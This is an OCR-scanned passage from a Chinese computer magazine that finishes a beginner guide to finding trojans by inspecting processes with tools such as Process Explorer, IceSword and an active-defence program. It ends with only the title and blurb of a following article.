



图 17





图 18

对于 DLL 文件，在 Procexp 中无法直接进行数字签名检验，我们可以通过文件的“创建时间”和“修改时间”来判断。首先要知道正常的系统 DLL 文件的“创建时间”和“修改时间”，可在“Windows\system32”文件夹下多打开几个文件查看一下属性就可以确定了。例如

在我的系统上，系统文件创建和修改时间都是2004年11月4日，但是竟然在系统文件夹下检测到一个可疑的DLL文件，创建时间是2006年2月3日，而该文件又没有版本信息，不知是哪个程序调用的，因此基本上可以确定此文件为木马DLL文件。

## 六、检测显示隐藏的木马进程

有的木马本身具备自我隐藏进程功能，也就是所谓的Rootkit功能，从普通的进程管理器中是看不到木马进程的，对于此类可疑进程，可以通过IceSword之类的进程管理器检测。




图19




图20

运行IceSword后，点击左边“查看”栏中的“进程”项，在右边主窗口的进程列表中就可以查看到当前系统中所有可见和隐藏的进程了，隐藏的进程以红色醒目标记（图18）。如果有隐藏进程名为“iexplore.exe”或“explorer.exe”、“svchost.exe”之类的，肯定就是木马了。

## 七、行为检测，分析木马

对于一些实在难以分析检测的可疑进程，可以通过进程行为进行判断，通过该进程是否在系统目录下生成了文件，是否修改了注册表，是否打开远程连接等，综合分析判断出该进程是否为木马。我们可以使用一款叫作“微点主动防御软件”的工具。

**小提示：**

“微点主动防御软件”最大的特点是采用了主动防御技术，真正的实现了防范未知的木马（图19）。所谓的“主动防御技术”，就是通过一款程序的行为判别其是否为木马或病毒。

运行微点主动防御软件，在左侧功能栏中展开“当前进程”，在其中找到可疑进程。右键点击该进程，选择“程序信息”，打开进程属性对话框。在对话框中可以看到该进程是何时启动的，并可以看到进程运行时在Windows系统目录下生成了几个DLL文件，尤其还修改了注册表内容，在自启动项目中添加了许多键值（图20）。除了安装程序外，普通的进程一般是不会修改注册表，并且悄悄的在系统目录中安放几个不知名的文件的。由此可以判定该进程一定是木马。

相信看了本文后，各位菜菜已经对进程有了全面的认识。通过进程查找病毒，是我们行走于网络的必备技能，希望小菜们能熟练掌握这种技能，保卫爱机的安全。

（本文所涉及到的Process Explorer、智能杀毒伴侣、IceSword和微点主动防御软件已收录到光盘中）

# 让后台扫描工具变白痴

N.T

文章难易度：★★★
文章阅读点：使用自定义错误信息的URL方式欺骗后台扫描工具

